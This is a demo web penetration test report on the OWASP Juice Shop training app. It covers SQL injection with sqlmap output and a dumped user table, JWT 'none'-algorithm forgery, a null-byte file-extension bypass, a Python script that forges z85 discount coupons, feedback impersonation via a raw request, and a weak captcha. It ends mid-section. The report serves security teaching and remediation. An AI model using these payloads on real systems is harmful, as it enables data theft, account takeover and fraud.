Web Pentest - Demo

Customer:
Juice Shop GmbH
2025-05-09
v1.0

Contact:
Alexandre Labbe
+43 123 456789
alexandre@alabbe.fr

Table of Contents

Methodology and Scope

The present document is a report of a **security assessment** of the web application *Juicy Shop*. This has been performed to identify security weaknesses, determine their impact, document all findings in a clear and repeatable manner, and provide remediation recommendations.

The test has been made under a **Black Box** approach without any credentials or any advance knowledge of the application with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible.

The assessment has been time-boxed. Thus the following list of found vulnerabilities is **not exhaustive**. This does not guarantee that additionnal vulnerabilities would not be found in the future.

The scope of the assessment includes the following URLs:

- https://demo.owasp-juice.shop/

Executive Summary

The search feature used to filter items in the shop has found to be vulnerable to an **SQL Injection**. This allows attackers to extract the content of the underlying database including sensitive information such as **credentials**.

The sessions in the application are handled by *JSON Web Tokens (JWT)*. These tokens can be tampered by the attacker to forge valid tokens without valid credentials. As a result this would lead to a **privilege escalation** (horizontal and vertical) by impersonnating any user in the application.

A secret enpoint has been found on the application. Even though it is not linked in any pages, it is publicly available. It includes **sensitive technical information** about the application that can be used by attacker to run following-up attacks.

The values of the discount coupons could be decoded by the tester. This allows attackers to **forge valid coupons** with large discounts. As a result, they could buy items from the shop at a reduced price or even for free.

The customer feedback submission can be made in the name of a user on the application. Access control checks are not made in the backend allowing attackers to **impersonate existing users** when posting feedbacks.

The affected component has been found to be implementing a **weak captcha mechanism** to prevent bots to submit feddbacks. By bypassing the protection, malicious actors could flood the form submission and generate fake feedbacks.

Vulnerability Overview

In the course of this penetration test **2 Critical**, **2 High** and **2 Medium** vulnerabilities were identified:



Figure 1 - Distribution of identified vulnerabilities

Vulnerability	Criticality
SQL Injection in Search feature	Critical
Broken Authentication	Critical
Sensitive data publicly available	High
Forgeable discount coupons	High
Broken Access Control in the feedback panel	Medium
Weak Captcha Mechanisms in the feedback panel	Medium

1. SQL Injection in Search feature

Remediation Status:
Criticality: Critical
CVSS-Score: 9.1
Affects: OWASP Juicy Shop **Recommendation:** User inputs should be carefully parsed before being used into queries to the database.

Overview

The search feature used to filter items in the shop has found to be vulnerable to an **SQL Injection**. This allows attackers to extract the content of the underlying database including sensitive information such as **credentials**.

Description

The endpoint `/rest/products/search?q=` can be used in the application to filter items by specifying a substring in the paramter `q`. The following response shows a normal behaviour of the mentioned endpoint.

127.0.0.1:3000/rest/products/search?q=juice

Pretty-print


```
{
  "status": "success",
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
    {
      "id": 6,
      "name": "Banana Juice (1000ml)",
      "description": "Monkeys love it the most.",
      "price": 1.99,
      "deluxePrice": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
    {
      "id": 42,
      "name": "Best Juice Shop Salesman Artwork",
      "description": "Unique digital painting depicting Stan, our most qualified and almost profitable salesman. He made a succesful carree
\u003Cem\u003Efinally\u003C/em\u003E adding his expertise to the Juice Shop marketing team.",
      "price": 5000,
      "deluxePrice": 5000,
      "image": "artwork2.jpg",
      "createdAt": "2025-08-29 15:11:12.823 +00:00",
      "updatedAt": "2025-08-29 15:11:12.823 +00:00",
      "deletedAt": null
    },
    {
      "id": 30,
      "name": "Carrot Juice (1000ml)",
      "description": "As the old German saying goes: \"Carrots are good for the eyes. Or has anyone ever seen a rabbit with glasses?\"",
      "price": 2.99,
      "deluxePrice": 2.99,
      "image": "carrot_juice.jpeg",
      "createdAt": "2025-08-29 15:11:12.822 +00:00",
      "updatedAt": "2025-08-29 15:11:12.822 +00:00",
      "deletedAt": null
    },
    {
      "id": 3,
      "name": "Eggfruit Juice (500ml)",
      "description": "Now with even more exotic flavour.",
      "price": 8.99,
      "deluxePrice": 8.99,
      "image": "eggfruit_juice.jpg",
      "createdAt": "2025-08-29 15:11:12.819 +00:00",
      "updatedAt": "2025-08-29 15:11:12.819 +00:00",
      "deletedAt": null
    },
```


Figure 2 - HTTP response GET /rest/products/search?q=

However it has been found out that by adding a single quote `'`, it causes an error in the application displaying an SQLite error message.

127.0.0.1:3000/rest/products/search?q=juice%27

OWASP Juice Shop (Express ^4.21.0)

500 **Error: SQLITE_ERROR: near "'%'": syntax error**

Figure 3 - SQLITE error caused by SQLI payload

The single quote is often used in the syntax of the SQL requests. An attacker who could see this error using the previous payload can easily spot the presence of an *SQL Injection (SQLI)* vulnerability. The tool `sqlmap` has then be used to confirm the vulnerabilty and exploit it to extract sensitive data from the database.

```
(.venv) → SQLI sqlmap -r sqli_search.http -p q --level 3
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.8.9#dev}
|_ -| . [)]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this prog

[*] starting @ 17:41:05 /2025-08-29/

[17:41:05] [INFO] parsing HTTP request from 'sqli_search.http'
[17:41:05] [INFO] testing connection to the target URL
[17:41:06] [INFO] checking if the target is protected by some kind of WAF/IPS
[17:41:06] [INFO] testing if the target URL content is stable
[17:41:06] [INFO] target URL content is stable
[17:41:06] [WARNING] heuristic (basic) test shows that GET parameter 'q' might not be injectable
[17:41:06] [INFO] testing for SQL injection on GET parameter 'q'
[17:41:06] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[17:41:06] [INFO] GET parameter 'q' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[17:41:06] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'SQLite'
```

Figure 4 - Detection of the SQLI with sqlmap

The content of a table named `Users` could then be extracted and obtain MD5 hashes that can be cracked offline to obtain plain passwords.

```
Database: <current>
Table: Users
[22 entries]
+----+----------------------------+----------+----------------------------------+------------+
| id | email                      | isActive | password                         | username   |
+----+----------------------------+----------+----------------------------------+------------+
| 9  | J12934@juice-sh.op         | 1        | 0192[redacted]                   | <blank>    |
| 15 | accountant@juice-sh.op     | 1        | e541[redacted]                   | <blank>    |
| 1  | admin@juice-sh.op          | 1        | 0c36[redacted]                   | <blank>    |
| 11 | amy@juice-sh.op            | 1        | 6edd[redacted]                   | bkimminich |
| 3  | bender@juice-sh.op         | 1        | 8619[redacted]                   | <blank>    |
| 4  | bjoern.kimminich@gmail.com | 1        | 3869[redacted]                   | <blank>    |
| 12 | bjoern@juice-sh.op         | 1        | f2f9[redacted]                   | <blank>    |
| 13 | bjoern@owasp.org           | 1        | b03f[redacted]                   | <blank>    |
| 14 | chris.pike@juice-sh.op     | 1        | 3c2a[redacted]                   | <blank>    |
| 5  | ciso@juice-sh.op           | 1        | 9ad5[redacted]                   | wurstbrot  |
| 17 | demo                       | 1        | 030f[redacted]                   | <blank>    |
| 19 | emma@juice-sh.op           | 1        | 7f31[redacted]                   | <blank>    |
| 21 | ethereum@juice-sh.op       | 1        | 9283[redacted]                   | <blank>    |
| 2  | jim@juice-sh.op            | 1        | 10a7[redacted]                   | <blank>    |
| 18 | john@juice-sh.op           | 1        | 963e[redacted]                   | <blank>    |
| 8  | mc.safesearch@juice-sh.op  | 1        | 05f9[redacted]                   | <blank>    |
| 7  | morty@juice-sh.op          | 1        | fe01[redacted]                   | <blank>    |
| 20 | stan@juice-sh.op           | 1        | 0047[redacted]                   | j0hNny     |
| 6  | support@juice-sh.op        | 1        | 402f[redacted]                   | E=ma²      |
| 22 | testing@juice-sh.op        | 1        | e904[redacted]                   | SmilinStan |
| 16 | uvogin@juice-sh.op         | 1        | 2c17[redacted]                   | evmrox     |
| 10 | wurstbrot@juice-sh.op      | 1        | b616[redacted]                   | <blank>    |
+----+----------------------------+----------+----------------------------------+------------+
```

Figure 5 - Exploitation of the SQLI with sqlmap

Finally, the source code of the application could be extracted a the time of assessment. The following screenshot shows that the input data is indeed not sanitized before being included in the SQL request.

```
export function searchProducts () {
  return (req: Request, res: Response, next: NextFunction) => {
    let criteria: any = req.query.q === 'undefined' ? '' : req.query.q ?? ''

    criteria = (criteria.length <= 200) ? criteria : criteria.substring(0, 200)
    models.sequelize.query(`SELECT * FROM Products WHERE ((name LIKE '%${criteria}%' OR description LIKE '%${criteria}%') AND
    deletedAt IS NULL) ORDER BY name`)
      .then(([products]: any) => {
```

Figure 6 - Source code of the SQLI vulnerability

Recommendation

- User inputs should never be blindly trusted and sanitized before included in SQL queries.
- Prepared statements can be used to avoid the modification of the SQL syntax by malicious payloads.

Additional Information

- https://owasp.org/www-community/attacks/SQL_Injection

2. Broken Authentication

Remediation Status:
Criticality: Critical
CVSS-Score: 9.0
Affects: OWASP Juicy Shop **Recommendation:** Upgrade the signature verification of the session tokens.

Overview

The sessions in the application are handled by *JSON Web Tokens (JWT)*. These tokens can be tampered by the attacker to forge valid tokens without valid credentials. As a result this would lead to a **privilege escalation** (horizontal and vertical) by impersonnating any user in the application.

Description

It has been found out that the *JSON Web Tokens (JWT)* were used to handle the sessions without storing them on the server side. Theses tokens are emitted by the backend after the authentication phase. Their validity relies on the signature part that should not be tampered by users.

Multiple signature algorithms are available, it can be symetric or asymetric (HS256, RS256, ...). The first part of a JWT includes metadata that specifies the algorithm signature. At the time of the assessment, these metadata could be modified to specify a different algorithm method (in this case `none`). By setting the algorithm to `none` and sttriping out the signature, the tester could forge a token considered valid by the backend.



Figure 7 - JWT encryption algorithm replaced with none

Then by removing the signature, the data part can be modified by an attacker, including the session id. As a result this allows the impersonnation of any user in the applicaiton.



Figure 8 - id field tampered in the JWT data

Recommendation

- Avoid custom JWT implementations
  - opensource and state of art JWT implementations with strong security mechanism should be preferred
- On authenticated endpoints, during the JWT verfication, the signature alogorithm should be included in a list (as small as possible) of the algorithms allowed by the application.

Additional Information

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

3. Sensitive data publicly available

Remediation Status:
Criticality: High
CVSS-Score: 8.6
Affects: OWASP Juicy Shop **Recommendation:** Add access controls to restrict the access to sensitive and administrative endpoints.

Overview

A secret enpoint has been found on the application. Even though it is not linked in any pages, it is publicly available. It includes **sensitive technical information** about the application that can be used by attacker to run following-up attacks.

Description

The endpoint `/ftp` could be easily found by the tester by fuzzing the pages of the application. This page is intended for normal users and lists sensitive files about technical information of the application.



Figure 9 - Sensitive files publicy available

Such files contain information that can be used by attackers to get a better undertsanding of the functioning of the application and run following-up attacks. At the first seight, only `.pdf` and `.md` files can be downloaded. However this protection mechanism can be bypassed by adding a null byte at the end of the filename followed by a valid file extension. The following screenshot shows that the restricted file `coupons_2013.md.bak` can be downloaded by accessing the endpoint `/ftp/coupons_2013.md.bak%2500.md`.



Figure 10 - Bypassing extension check via null byte

Recommendation

- Add controls to restrict the access to sensitive endpoints.
- Neutralize null bytes when parsing the URL parameters.

Additional Information

- https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure

4. Forgeable discount coupons

Remediation Status:
Criticality: High
CVSS-Score: 8.2
Affects: OWASP Juicy Shop **Recommendation:** Generate coupons values with unpredictable algorithms.

Overview

The values of the discount coupons could be decoded by the tester. This allows attackers to **forge valid coupons** with large discounts. As a result, they could buy items from the shop at a reduced price or even for free.

Description

After downloading the sensitive file `coupons_2013.md.bak` (see issue *Sensitive data publicly available*), the tester could access expired coupons. They could not be used in the application but allowed the tester to get a better understanding of the underlying generation system of the coupons. The mentionned coupons are listed below and were found to be encoded with the `z85` algorithm.

```
n<MibgC7sn
mNYS#gC7sn
o*IVigC7sn
k#pDlgC7sn
o*I]pgC7sn
n(XRvgC7sn
n(XLtgC7sn
k#*AfgC7sn
q:<IqgC7sn
pEw8ogC7sn
pes[BgC7sn
l}6D$gC7ss
```

This is not a encryption algorithm and thus does not require a secret to be decoded. The following python script has been used for the decryption process.

```python
from zmq.utils import z85

with open("coupons_2013.md.bak") as file:
    coupons = file.read().strip().split()

for coupon in coupons:
    decoded = z85.decode(coupon).decode("utf-8")
    print(decoded)
```

The resulting decoded values are listed below. Their format could then be guessed to be the following:

- A 3-letter short name for the month (upper case)
- A 2-digit number for the year
- An hyphen
- A 2-digit number for the discount in percentage

```
JAN13-10
FEB13-10
MAR13-10
APR13-10
MAY13-10
JUN13-10
JUL13-10
AUG13-10
SEP13-10
OCT13-10
NOV13-10
DEC13-15
```

The following code has been used to forge coupons with the date of the assessment.

```python
from zmq.utils import z85

data_to_forge = "AUG25-50"
forged = z85.encode(data_to_forge.encode("utf-8")).decode("utf-8")

print(forged)
```

The following coupon could then be forged.

```
k#*Agh7ZWt
```

As shown in the screesshot below, the coupon has been successfully accepted by the application in order to reduce the basket price.



Figure 11 - The forged coupon has been successfully redeemed

Recommendation

- The values of the coupons should be unique and unpredictable by adding some randomness in the generation algorithm.

Additional Information

- https://owasp.org/Top10/A07_2021-Identification_and_Authentication_Failures/

5. Broken Access Control in the feedback panel

Remediation Status:
Criticality: Medium
CVSS-Score: 5.8
Affects: OWASP Juicy Shop **Recommendation:** Extract request sender identity from the user session

Overview

The customer feedback submission can be made in the name of a user on the application. Access control checks are not made in the backend allowing attackers to **impersonate existing users** when posting feedbacks.

Description

The customer feedback panel allows attackers to impersonate other users of the application when submitting a feedback. The identity of the user posting the feedback is not extracted from the session but from the request data. The request can be made unauthenticated by stripping out the session data from the cookie. This allows an attacker to submit any value in the `UserId` field resulting in the impersonation of the user corresponding the submitted id.

Request

Pretty Raw Hex

```
POST /api/Feedbacks/ HTTP/1.1
Host: 127.0.0.1:3000
Content-Length: 89
Content-Type: application/json

{
    "UserId":1,
    "captchaId":7,
    "captcha":"10",
    "comment":"test (***in@juice-sh.op)",
    "rating":1
}
```

Search

Response

Pretty Raw Hex Render

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/14
Content-Type: application/json; charset=utf-8
Content-Length: 174
ETag: W/"ae-Ga4rB2ParsDQym7NjR3jeUgtQbM"
Vary: Accept-Encoding
Date: Fri, 29 Aug 2025 19:52:33 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":14,
        "UserId":1,
        "comment":"test (***in@juice-sh.op)",
        "rating":1,
        "updatedAt":"2025-08-29T19:52:32.995Z",
        "createdAt":"2025-08-29T19:52:32.995Z"
    }
}
```

Figure 12 - Impersonating a user when submitting a feedback

Recommendation

- Add access controls to the feedback submission route.
- Remove the `UserId` from the data body and extract the identity from the user session.

Additional Information

- https://owasp.org/Top10/A01_2021-Broken_Access_Control/

6. Weak Captcha Mechanisms in the feedback panel

Remediation Status:
Criticality: Medium
CVSS-Score: 5.3
Affects: OWASP Juicy Shop **Recommendation:** Install or implement a strong captcha protection.

Overview

The affected component has been found to be implementing a **weak captcha mechanism** to prevent bots to submit feddbacks. By bypassing the protection, malicious actors could flood the form submission and generate fake feedbacks.

Description

The customer feedback panel is protected by a captcha. Its goal is to prevent the automation of the form submission. Without such mechanism, a malicious bot could for example spam this feature in order to flood the feedbacks and hide the ones from real users. However it has been found out that the implemented catcha could be easily bypassed by a bot.

As shown in the screenshot below, the challenge is a simple mathematical operations with additions and substractions. Such challenge is trivial for a machine and can be easily fetched from the html code.

